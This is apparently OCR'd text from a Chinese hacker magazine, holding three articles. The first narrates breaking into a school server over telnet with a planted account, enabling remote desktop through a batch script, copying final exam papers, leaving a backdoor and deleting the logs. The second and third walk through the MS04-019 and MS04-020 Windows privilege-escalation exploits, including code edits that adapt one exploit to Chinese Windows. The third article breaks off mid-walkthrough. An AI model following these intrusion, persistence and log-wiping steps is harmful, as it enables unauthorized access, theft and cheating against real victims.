


图 3

再开一个CMD窗口，执行**telnet XXX.XX.66.179**。一会功夫，跳转telnet窗口，输入用户名ysl$和口令ysl000并回车。哈哈！进去了，在各个盘里转转，不舒服，老是在命令行里看东西，黑黑的。况且我也不是很精通DOS的所有命令，还是在图形界面里操作比较好，好的，我们就向最后一个目标前进——开3389。

在telnet的状态下，输入以下代码（如图3。这是一个开3389的一般很管用的办法，不明白的上面可以看看以前的X档案，上面有很多的方法）：

```
copy con 3389.bat
echo [components]>c:\sql
echo TSEnable=on>>c:\sql
sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\sql /q
```

输完后用Ctrl+Z返回结束，用**dir c:**看看，哈哈！多了一个3389.bat的东东！就是我们刚刚写的啊！好了，再直接输入3389.bat并回车，有好戏看了。就这样，对方的机器就重新启动了。我们现在唯一能做的事情就是祈祷对方的管理员现在不在电脑旁边，要不，他看见电脑重启了，不怀疑才怪呢！好了，再等一会——让人家重启就不容易了，别那么心急嘛！好了，差不多过他的重启时间了，接着行动……

因为我用的是Win2K pro的机器，没有远程连接功能，好办的很，随便下载一个3389连接器（图4），填上对方的IP地址：XXX.XX.69.179。点击“连接”，网速快的话很快你就会看到登录的画面。




图 4

好啊！填上我们刚刚建立的用户名和口令，点击“登录”，哈哈，陌生又熟悉的画面出现了（图5）。标准的服务器哦，一个多余的图标都没有，现在，我就是老大了……




图 5

好了，赶快看看有没有什么好东西！在他的D盘里我找到了期末考试的卷子（图6）。




图 6

快点看看有什么不会做的，再回去看书喽！还不错，题目不难！要是你怕不会做，就把他copy下来带回家好好研究喽！这下我要考100分了。不过，我不会的，这样别人会怀疑的，呵呵！

好了，到这里基本上就结束了。想种个木马，想想还是算了，反正我能进得来。考虑到我是在网吧做事情，不好控制木马，也就算了。留个后门闪人吧！打开控制面板，找到计算机管理，再找到telnet服务，打开修改其端口为你喜欢的数值和认证方式为0，这个telnet就是给你开的了！打开注册表编辑器（怎么打开，不要我说了吧！），找到以下地方修改其端口（考虑到版面因素，不再截图）：

```
HKEY_LOCAL_MACHING\SYETEM\CURRENTCONTROSET\control\Terminal server\wds\repwb\tbs\tcp的protnumber
```

修改成你喜欢的就好了，但最好是在1024以上；再到HKEY_LOCAL_MACHING\SYETEM\CURRENTCONTROSET\control\Terminal serve\wins tation\rdp tcp下，将portnumber的值与上面修改成一致！

当然，你还可以改Terminal serve的服务描述，使它可以很好的躲避管理人员的注意就行！入侵应当差不多了，就到这里吧！还有一件事情就是找到日志清除，想到管理员估计比较水，也不去修改了，把他删掉算了。

好了，最后别忘记走的方式，要不你会把自己出卖的，千万不要关了就跑，这样的话，当对方关机时会提示有远程登录的信息。正确的撤退方式是：点击“开始→关机→断开”。本人也是新手，承蒙X档案照顾才逐渐的成长起来，这样的文章写的不多，有什么遗漏或错误，还望大家见谅，有什么问题，同时也欢迎来X论坛和我讨论（www.hackerxfiles.net/bbs/），我的ID是浪子天。

（文中涉及的如下软件光盘中有收录：X-SCAN、SQL连接器、3389连接器）

MS04-019本地权限提升漏洞抢先体验

孟方明(一273℃)

一、漏洞起因

MS的漏洞真得很"火爆"，让我这几天也过足了瘾。这不MS04019的漏洞我很早就瞄上了，exploit也拿到手了。可是一直没有时间好好研究。今天得闲，终于把这个漏洞给搞定了。

该漏洞中文全称为"Microsoft Utility Manager本地权限提升漏洞"。该漏洞是由Microsoft Windows 2000的工具管理器（utility manager，以下简称UM）引起的。UM主要是管理着一些方便大家使用的工具，比如像放大镜和软键盘等。但是由于UM在启动这些工具时存在本地权限提升的漏洞，我们可以利用该漏洞强迫UM以SYSTEM权限执行任意代码。

该漏洞是纯粹的本地漏洞，不可用于Internet中。也就是说，我们只有物理接触机器才能使用该漏洞。（不要因此就小看了它哦……不信就看我分析！）由于UM是Win2k默认安装，所以该漏洞的可用性就大大增加了。

OK！漏洞的简单描述就到这里了，我们来看看它的影响范围吧：

漏洞详细资料可以去MS的官方站点查找。当然别忘了及时打补丁哦！

受影响系统：

Microsoft Windows 2000 Service Pack 2

Microsoft Windows 2000 Service Pack 3

Microsoft Windows 2000 Service Pack 4

二、exploit修改

在我手里一共有该漏洞的三个版本的exploit，但是都不能针对中文版的Win2k。而国内大部分Win2k的用户（包括我在内）估计大部分也都是中文版的。所以必须修改exploit来适应我们的系统。我找出了最新一版的exploit仔细阅读，发现添加对中文版的支持也不难。大家看一下下面的代码：

```
struct {
int id;
char *utilman;
char *winhelp;
char *open;
} lang[] = {
{ 0x0c,"Gestionnaire d'utilitaires","aide de Windows","Ouvrir"},
/* French */
{ 0x09,"Utility manager","Windows Help","Open" } /* English
*/
};                    /*定义漏洞系统所使用的语言版本和utilman等关键窗口的标题 */

void print_lang(int id)
{
char *lang_list[] = {"Neutral","Arabic","Bulgarian","Catalan",
"Chinese","Czech",
"Danish","German","Greek","English","Spanish","Finnish",
"French","Hebrew","Hungarian","Icelandic","italian",
"Japanese","Korean","Dutch","Norwegian","Polish",
"Portuguese","Romanian","Russian","Croatian","Serbian",
"Slovak","Albanian","Swedish","Thai","Turkish","Urdu",
"Indonesian","Ukrainian","Belarusian","Slovenian",
"Estonian","Latvian","Lithuanian","Farsi","Vietnamese",
"Armenian","Azeri","Basque","FYRO Macedonian","Afrikaans",
"Georgian","Faeroese","Hindi","Malay","Kazak","Kyrgyz",
"Swahili","Uzbek","Tatar","Not supported","Punjabi",
"Gujarati","Not supported","Tamil","Telugu","Kannada",
"Not supported","Not supported","Marathi","Sanskrit",
"Mongolian","Galician the best ;)","Konkani","Not supported",
"Not supported","Syriac","Not supported","Not supported",
"Divehi","Invariant"};      /*定义了一个字符数组，包含各国语言便于以后扩展exploit以适应更多的操作系统*/
……
```

大家注意那个lang结构数组，它已经给你法语版和英文版了，不用说能否针对中文版就在这里添加了。可是我们该怎么添加呢？

大家继续往下看，print_lang函数中的lang_list字符数组里已经列出了众多语种。其中就有Chinese！

那么我们回过头来再看一下开头的那个结构体，一共有4个成员，第一个是一个id（该id就是我们系统所使用的语言id，可以使用特定的API来获得），第二个是utilman的窗口标题，后面依次是windows帮助对话框标题和打开对话框标题。后面的三个我们可以很轻松地得到，可是第一个id该怎么获得呢？前面已经说了，我们可以使用特定的API来获得。可是有没有更简单的方法呢？

呵呵，大家注意那个字符串数组lang_list中的"French"元素的下标是12，正好是16进制的0x0c，同样English的下标也正好是0x09！

那么我们看看Chinese元素的下标是多少——哈哈，是4，那么id就是0x04！

OK，我们可以添加了！在lang结构数组中添加这样一个元素："{0x04,"辅助工具管理器","Windows 帮助","打开"}"就行了。

最后要说明的是，三个版本的exploit中都使用了system（）函数或者winexec（）函数来调用"utilman /start"来运行UM。可是测试发现，只有admin用户才能使用"utilman /start"方式启动UM，普通用户只能使用键盘上的WIN键加U键来启动UM。这大概跟系统默认配置有关，也决定了该漏洞只能在本地接触电脑时使用！

三、漏洞利用

exploit搞定了，那我们还等什么呢？下一步就是测试了。首先以普通权限登陆，打开一个cmd窗口。先输入whoami看看：

```
D:\>whoami
MFM\604
```

再用net user 604看看，如图1所示。




图 1




图 2

确实是user权限吧？下面我们按下WIN+U组合键启动UM，如图2。

然后在cmd窗口里输入测试程序开始测试，结果如图3。

成功启动了另一个cmd窗口！我们在这个新启动的窗口里输入whoami看看，再添加个用户瞧瞧，如图4。

哈哈，果然是SYSTEM权限哦！漏洞利用，就这么简单！




图 3




图 4

四、结束语

又到了该结束的时候了，还是那句老话，我们注重的不是漏洞工具的使用！重要的是如何利用漏洞以及漏洞利用和exploit调试的过程，这才是我们应该追求的！OK，各位看官，有问题咱们x论坛聊。

（文章中涉及的ms04-019的exploit及编译好的utilexp.exe已收录在光盘中）

MS04-020 POSIX 本地权限提升漏洞 抢鲜体验

孟方明(一273C)

一、漏洞利用原理

7月16日，我在安全焦点、红客联盟和安全之家几乎同时看到了一个醒目的更新——"Windows POSIX Subsystem Local Privilege Escalation Exploit(MS04-020)"。该漏洞更新时和它一起公布的还有一篇漏洞分析，非常详尽，所以我们在此就简单的看一下漏洞的描述吧（详细情况读者可以去我上面提到的三个站点查看）。

从Microsoft的报告中我们可以了解到该漏洞是由Windows的POSIX子系统引起的。

小知识： POSIX是可移植操作系统接口标准(Portable Operating System InterfaceStandard)，支持POSIX的程序可以很容易从一个系统转向另一个系统。

Microsoft的POSIX系统由一个psxss的进程负责处理，posix.exe运行起来的程序会通过LPC（LPC，本地过程调用）来和psxss通讯。

psxss进程的权限是SYSTEM，很不幸的是，posix.exe在传递给psxss进程的一个message时（该message就是用户执行posix程序所在的当前路径），如果该message包含超长的字符串会导致psxss一个堆栈溢出，这时我们可以构造这样的超长字符串，很明显会得到SYSTEM权限的控制权。

大家可根据自己的情况及时打补丁。

二、漏洞的利用过程

关于本地权限提升漏洞，以往已经出现很多个了，像MS03-013等都是经典的漏洞。对于本地权限提升漏洞的利用，无非就是先得到一个普通权限的shell（不管是web shell，还是cmd shell），然后想办法将利用程序传到目标主机，然后运行它来提升权限。下面我将在本机给大家演示一遍利用过程（在本地和远程shell里的利用过程基本一样）。

OK！exploit人家都给咱们写好了，那还等什么呢？我用vc成功编译该代码。接下来就是测试了，我的机器是windows 2000 server sp4，正好符合测试条件。于是先注销，然后以一个普通用户身份登陆计算机并打开cmd窗口（相当于远程攻击中的获得普通cmd shell）。找到溢出程序的正确路径，为了让测试结果更加明显，先输入whoami命令来看一下自己的身份（图1）。




图 1

然后直接输入溢出程序文件名来运行（图2）。

一个人的战争

